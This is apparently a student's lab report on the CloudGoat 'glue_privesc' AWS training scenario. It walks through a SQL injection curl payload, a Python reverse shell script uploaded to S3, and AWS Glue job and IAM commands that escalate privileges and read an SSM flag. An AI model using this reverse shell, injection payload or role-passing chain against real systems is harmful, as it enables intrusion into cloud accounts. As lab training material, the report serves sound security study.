Cloudgoat - glue_privesc

final report

Mentor	Niko
Date	August 18, 2024 (sun)
Track	Digital Forensic
Name	Go DongHyeon

목차

1. Install scenario

To resolve the previous error, set the Postgres version to 13.11 in rds.tf and install it.


```
resource "aws_db_instance" "cg-rds" {
  allocated_storage    = 20
  storage_type         = "gp2"
  engine               = "postgres"
  engine_version       = "13.11"
  instance_class       = "db.t3.micro"
  db_subnet_group_name = aws_db_subnet_group.cg-rds-subnet-group.id
  db_name              = var.rds-database-name
  username             = var.rds_username
  password             = var.rds_password
  parameter_group_name = "default.postgres13"
  publicly_accessible  = false
  skip_final_snapshot  = true
```

[그림 1] rds.tf setting

```
Apply complete! Resources: 59 added, 0 changed, 0 destroyed.

Outputs:

cg_web_site_ip = "54.147.96.237"
cg_web_site_port = 5000

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cg_web_site_ip = 54.147.96.237
cg_web_site_port = 5000

[cloudgoat] Output file written to:

    /home/rhgusehddd/Desktop/cloudgoat/glue_privesc_cgida41i423k69/start.txt
```

[그림 2] glue_privesc scenario install

By accessing the URL, you can confirm that the page is displayed correctly.



[그림 3] glue_privesc server site

2. scenario

First, upload a .csv file with the following format to the upload page.

	A	B	C	D	E
1	order_data	item_id	price	country_code	
2	2024-08-18	I6506	999.99	US	

[그림 4] create test.csv

Afterward, verify if an SQL injection attack is being carried out.

```
curl -X POST -d "selected_date=1' or 1=1--"  http://54.147.96.237:5000/
```

[그림 5] sql injection test

```
<tr>
    <td>2023-10-01</td>
    <td>K2631</td>
    <td>48.90</td>
    <td>DE</td>
</tr>

<tr>
    <td>2023-10-02</td>
    <td>I6506</td>
    <td>41.68</td>
    <td>CA</td>
</tr>

<tr>
    <td>2023-10-03</td>
    <td>H7462</td>
    <td>93.08</td>
    <td>DE</td>
</tr>
```

[그림 6] sql injection success

It must be verified that the values are displayed in date order.

Check the S3 bucket resources to ensure the file has been uploaded correctly.

Verify the username and ARN values using the [$aws iam list-users] command.

```
(.venv) rhgusehddd@rhgusehddd-virtual-machine:~/Desktop/cloudgoat$ aws iam list-users
{
    "Users": [
        {
            "Path": "/",
            "UserName": "BOB13_TSET",
            "UserId": "AIDAUE3T7ETXQWJNWOUTY",
            "Arn": "arn:aws:iam::285321667823:user/BOB13_TSET",
            "CreateDate": "2024-08-14T15:47:34+00:00"
        },
        {
            "Path": "/",
            "UserName": "cg-glue-admin-glue_privesc_cgida41i423k69",
            "UserId": "AIDAUE3T7ETX6TLC7XEKG",
            "Arn": "arn:aws:iam::285321667823:user/cg-glue-admin-glue_privesc_cgida41i423k69",
            "CreateDate": "2024-08-18T04:27:39+00:00"
        },
        {
            "Path": "/",
            "UserName": "cg-run-app-glue_privesc_cgida41i423k69",
            "UserId": "AIDAUE3T7ETXZPJ342OEI",
            "Arn": "arn:aws:iam::285321667823:user/cg-run-app-glue_privesc_cgida41i423k69",
            "CreateDate": "2024-08-18T04:27:39+00:00"
        }
    ]
}
```

[그림 7] username & arn

Use the discovered username to check the bucket resources.

```
(.venv) rhgusehddd@rhgusehddd-virtual-machine:~/Desktop/cloudgoat$ aws iam get-user-policy --user-name cg-glue-admin-glue_privesc_cgida41i423k69 --policy-name glue_management_policy
{
    "UserName": "cg-glue-admin-glue_privesc_cgida41i423k69",
    "PolicyName": "glue_management_policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "glue:CreateJob",
                    "iam:PassRole",
                    "iam:Get*",
                    "iam:List*",
                    "glue:CreateTrigger",
                    "glue:StartJobRun",
                    "glue:UpdateJob"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": "VisualEditor0"
            },
            {
                "Action": "s3:ListBucket",
                "Effect": "Allow",
                "Resource": "arn:aws:s3:::cg-data-from-web-glue-privesc-cgida41i423k69",
                "Sid": "VisualEditor1"
            }
        ]
    }
}
```

[그림 8] s3 bucket resource

Use the identified bucket resources to verify if the .csv file (test.csv) created earlier has been uploaded correctly.

```
(.venv) rhgusehddd@rhgusehddd-virtual-machine:~/Desktop/cloudgoat$ aws s3 ls cg-data-from-web-glue-privesc-cgida41i423k69
2024-08-18 13:27:45        297 order_data2.csv
2024-08-18 13:55:58         70 test.csv
```

[그림 9] uploaded test.csv

Having confirmed that the file upload was successful, write a shell script to upload a file named 'test.py'.

```python
import socket
import subprocess
import os

# 새로운 서버 IP와 포트
server_ip = "54.147.96.237"
server_port = 5000

# 소켓 생성
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((server_ip, server_port))

# 소켓을 표준 입력, 출력, 에러에 연결
os.dup2(s.fileno(), 0)  # 표준 입력
os.dup2(s.fileno(), 1)  # 표준 출력
os.dup2(s.fileno(), 2)  # 표준 에러

# 셸 실행
p = subprocess.call(["/bin/sh", "-i"])
```

[그림 10] create test.py (shell code)

```
(.venv) rhgusehddd@rhgusehddd-virtual-machine:~/Desktop/cloudgoat$ aws s3 ls cg-data-from-web-glue-privesc-cgida41i423k69
2024-08-18 13:27:45        297 order_data2.csv
2024-08-18 13:55:58         70 test.csv
2024-08-18 14:29:11        218 test.py
```

[그림 11] upload test.py

It can be confirmed that test.py has been uploaded correctly.

Now, use this to create and start a role. First, set up the group policy and then create a role named 'privesctest'.

```
(.venv) rhgusehddd@rhgusehddd-virtual-machine:~/Desktop/cloudgoat$ aws iam put-role-policy \
    --role-name ssm_parameter_role \
    --policy-name GlueJobPolicy \
    --policy-document '{
      "Version": "2012-10-17",
      "Statement": [
        {
          "Effect": "Allow",
          "Action": [
            "glue:CreateJob",
            "glue:UpdateJob",
            "glue:GetJob",
            "glue:DeleteJob",
            "s3:GetObject",
            "s3:PutObject"
          ],
          "Resource": "*"
        }
      ]
    }'
(.venv) rhgusehddd@rhgusehddd-virtual-machine:~/Desktop/cloudgoat$ aws glue create-job \
    --name privesctest \
    --role arn:aws:iam::285321667823:role/ssm_parameter_role \
    --command '{"Name":"pythonshell", "PythonVersion": "3", "ScriptLocation":"s3://cg-data-from-web-glue-privesc-cgida41i423k69/test.py"}'
{
    "Name": "privesctest"
}
```

[그림 12] create-job --name privesctest

Execute the created role.

```
(.venv) rhgusehddd@rhgusehddd-virtual-machine:~/Desktop/cloudgoat$ aws glue start-job-run --job-name privesctest
{
    "JobRunId": "jr_04548752e143ad843be37b9d206273e18690119caff4eeb6ae98e99dc8d3b2da"
}
```

[그림 13] start-job-run --job-name privesctest

Afterward, checking the flag will show the output as below.

```
(.venv) rhgusehddd@rhgusehddd-virtual-machine:~/Desktop/cloudgoat$ aws ssm get-parameter --name flag
{
    "Parameter": {
        "Name": "flag",
        "Type": "String",
        "Value": "BOB13_TEST",
        "Version": 2,
        "LastModifiedDate": "2024-08-18T17:19:49.643000+09:00",
        "ARN": "arn:aws:ssm:us-east-1:285321667823:parameter/flag",
        "DataType": "text"
    }
}
```

[그림 14] get the flag

After completing all the steps, remove the created role and then delete the created scenario using the destroy option to finalize the process.